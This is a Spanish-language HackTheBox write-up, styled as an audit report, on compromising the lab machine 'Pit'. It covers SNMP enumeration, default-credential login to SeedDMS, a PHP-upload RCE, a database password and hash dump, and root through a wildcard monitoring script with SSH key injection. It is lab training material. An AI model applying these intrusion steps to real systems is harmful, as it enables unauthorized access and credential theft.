



# HACKTHEBOX

Informe Técnico

## Máquina Pit



Este documento es confidencial y contiene información sensible.  
No debería ser impreso o compartido con terceras entidades

19 de abril del 2022



## Índice

<b>1. Antecedentes</b>	<b>2</b>
<b>2. Objetivos</b>	<b>2</b>
2.1. Consideraciones . . . . .	2
<b>3. Analisis de vulnerabilidades</b>	<b>3</b>
3.1. Vulnerabilidades encontradas . . . . .	3




## 1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Pit** de la plataforma [HackTheBox](#).



Figura 1: Dirección IP de la máquina



## 2. Objetivos

Conocer el estado de seguridad actual del servidor **Pit**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

### 2.1. Consideraciones

Una vez finalizadas las jornadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser víctimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo



### 3. Analisis de vulnerabilidades

#### 3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos y escaneo de exhaustivo para poder ver como trabaja el sistema. Observé los puertos 22,80,9090 abiertos observe el contenido del 80 y 9090, pero no pude visualizar mucho. También encontré subdominios que agregé al archivo hosts, al ver que no podía hacer mucho decidí realizar un escaneo en los puertos UDP y encontré el servicio SNMP, por lo cual decidí hacer enumeración de este. Realice una búsqueda para poder sacar el mayor provecho posible así que decidí agregar un OID en el snmpwalk para ver que más mostraba y vi varios usuarios y la ejecución de un binario, esto me hizo investigar sobre un posible RCE. Así que encontré un blog que explicaba que con el uso de nsExtendObjects, pero no tuve capacidad de inyectar, así que decidí volver a ejecutar el escaneo en snmpbulkwalk. Pude encontrar usuarios y una ruta en /var/www/html así que decidí buscar esta ruta en el subdominio que encontré y me encontré con el servicio "seeddms", por lo que me puse a investigar vulnerabilidades de dicho servicio. Encontré una serie de instrucciones para obtener RCE en el servicio, pero para esto debía acceder al sistema pasando el panel de login. Intente con credenciales comunes .admin:admin,guest:guest,michelle:michellez para mi fortuna este último funcionó. Seguí las instrucciones, creando un documento con contenido php el cual ejecutaba el cmd para darme RCE. Obtuve el RCE, pero no podía hacer mucho debido a que la máquina trabajaba con SELinux el cual le negaba al usuario nginx(al que había accedido). Por lo cual decidí utilizar la herramienta de S4vitar "ttyoverhttp" la cual me permitía navegar entre directorios. Con esto pude observar más información en la cual encontré un archivo settings que tenía unas credenciales de una base de datos la cual accedí y obtuve más usuarios. Regresé al puerto 9090 el cual intente acceder con las credenciales de que encontré y para mi buena suerte accedí como el usuario Michelle. El apartado de este CentOS tenía una consola interactiva, utilicé netcat para obtener la terminal en mi máquina. Así obtuve acceso al usuario.

```
(root@kali) [/home/.ssh/machines/htb/Pit/nmap]
# nmap -sCV -p22,80,9090 10.10.10.241 -oN targeted
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 16:12 CDT
Stats: 0:00:53 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 16:13 (0:00:26 remaining)
Stats: 0:00:53 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 16:13 (0:00:26 remaining)
Stats: 0:02:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 16:15 (0:01:11 remaining)
Stats: 0:02:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 16:15 (0:01:15 remaining)
Nmap scan report for 10.10.10.241
Host is up (0.068s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 6f:c3:40:8f:69:50:69:5a:57:d7:9c:4e:7b:1b:94:96 (RSA)
|   256 c2:6f:f8:ab:a1:20:83:d1:60:ab:cf:63:2d:c8:65:b7 (ECDSA)
|_  256 6b:65:6c:a6:92:e5:cc:76:17:5a:2f:9a:e7:50:c3:50 (ED25519)
80/tcp    open  http         nginx 1.14.1
|_ http-server-header: nginx/1.14.1
|_ http-title: Test Page for the Nginx HTTP Server on Red Hat Enterprise Linux
9090/tcp  open  ssl/zeus-admin?
| ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/countryName=
| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:127.0.0.1
| Not valid before: 2020-04-16T23:29:12
| Not valid after: 2030-06-04T16:09:12
|_ ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|_ HTTP/1.1 400 Bad request
```

Figura 3: nmap




Figura 4: Subdominio.




Figura 5: Puerto 9090.




Figura 6: snmpwalk.




Figura 7: snmpwalk nsExtendObjects.



```
UCD-SNMP-MIB::prErrFix.1 = INTEGER: noError(0)
UCD-SNMP-MIB::prErrFixCmd.1 = STRING:
UCD-SNMP-MIB::dskIndex.1 = INTEGER: 1
UCD-SNMP-MIB::dskIndex.2 = INTEGER: 2
UCD-SNMP-MIB::dskPath.1 = STRING: /
UCD-SNMP-MIB::dskPath.2 = STRING: /var/www/html/seeddms51x/seeddms must a
UCD-SNMP-MIB::dskDevice.1 = STRING: /dev/mapper/cl-root
UCD-SNMP-MIB::dskDevice.2 = STRING: /dev/mapper/cl-seeddms
UCD-SNMP-MIB::dskMinimum.1 = INTEGER: 10000
UCD-SNMP-MIB::dskMinimum.2 = INTEGER: 100000
UCD-SNMP-MIB::dskMinPercent.1 = INTEGER: -1
UCD-SNMP-MIB::dskMinPercent.2 = INTEGER: -1
```

Figura 8: Ruta html.




Figura 9: Panel de la ruta encontrada.



Figura 10: Accediendo a SeedDMS.



1.php

Owner: Michelle, Created: 2022-04-19, Version 1 - 2022-04-19

Released



Figura 11: Subiendo documento.



```

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
polkitd:x:998:995:User for polkitd:/sbin/nologin
unbound:x:997:994:Unbound DNS resolver:/etc/unbound:/sbin/nologin
sssd:x:996:992:User for sssd:/sbin/nologin
chrony:x:995:991:/var/lib/chrony:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
michelle:x:1000:1000:/home/michelle:/bin/bash
setroubleshoot:x:994:990:/var/lib/setroubleshoot:/sbin/nologin
cockpit-ws:x:993:989:User for cockpit-ws:/nonexistent:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
nginx:x:992:988:Nginx web server:/var/lib/nginx:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
cockpit-wsinstance:x:991:987:User for cockpit-ws instances:/nonexistent:/sbin/nologin

```

Figura 12: Ejecutando RCE.

```

root@kali: ~/home/.../machines/htb/HTC/exploits
# python3 tty_over_http.py
> pwd
/var/www/html/seeddms51x/data/1048576/35
> cd ../../..
> pwd
> /var/www/html/seeddms51x
ls -l
total 0
drwxr-xr-x. 2 nginx nginx 93 Mar 2 2020 conf
drwxr-xr-x. 9 nginx nginx 117 Apr 21 2020 data
drwxr-xr-x. 6 nginx nginx 101 Dec 3 2019 pear
drwxr-xr-x. 14 root root 256 May 10 2021 seeddms
drwxr-xr-x. 3 nginx nginx 207 Jul 30 2019 www
cd conf
> ls -l
total 36
-rw-r--r--. 1 nginx nginx 11933 Apr 21 2020 settings.xml
-rw-r--r--. 1 nginx nginx 13771 Mar 14 2018 settings.xml.template
-rw-r--r--. 1 nginx nginx 4247 Feb 20 2013 stopwords.txt

```

Figura 13: Usando ttyoverhttp.

```

> cat settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <site>
    <!-- siteName: Name of site used in the page titles. Default: SeedDMS
    - footNote: Message to display at the bottom of every page

```

Figura 14: Usando ttyoverhttp.

```

mysql -useeddms -p'ied"ieY6xoquu"' -e 'select email,pwd from tblUsers' seeddms
email    pwd
admin@pit.htb 155dd275b4cb74bd1f80754b61148863
NULL     NULL
michelle@pit.htb 2345f10bb948c5665ef91f6773b3e455
jack@dms-pit.htb 682d305fdaabc156430c4c6f6f5cc65d

```

Figura 15: Usando ttyoverhttp.




Figura 16: Accediendo al 9090 con las credenciales de la base de datos.




Figura 17: Usuario





Se procedió escalar privilegios, para ello aplique la metodología que suelo hacer de enlistar SUID y etc. En el cual encontré el binario monitors que vi en la enumeración SNMP así que en el apartado monitoring observe un archivo que usaba wildcards. Por lo cual decidí crear un archivo con las características indicadas para que fuera tomado en cuenta. Cree llaves ssh en mi maquina, tome el contenido de la llave publica creada y lo pegue en el archivo creado en la maquina. Inicie sesion ssh desde mi maquina como root de la maquina y listo.

```
[michelle@pit bin]$ cat monitor
#!/bin/bash

for script in /usr/local/monitoring/check*sh
do
    /bin/bash $script
done
```

Figura 18: archivo monitor

```
$ nano check_hola.sh
```

Figura 19: wildcard.

```
# ssh-keygen
Generating public/private rsa key pair
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:W23X7ZduPfAKsBfeXsTmAtojGNRzu8
The key's randomart image is:
+--[RSA 3072]--+
|
```

Figura 20: Obteniendo la llave ssh.



```
(root@kali)-[~/ssh]
# snmpbulkwalk -v2c -c public 10.10.10.241 NET-SNMP-EXTEND-MIB::nsExtendObjects
NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendCommand."monitoring" = STRING: /usr/bin/monitor
```

Figura 21: Pass to hash.

```
(root@kali)-[~/ssh]
# ssh root@10.10.10.241
Web console: https://pit.htb:9090/
Last login: Mon Jul 26 06:58:15 2021
[root@pit ~]#
```

Figura 22: Root.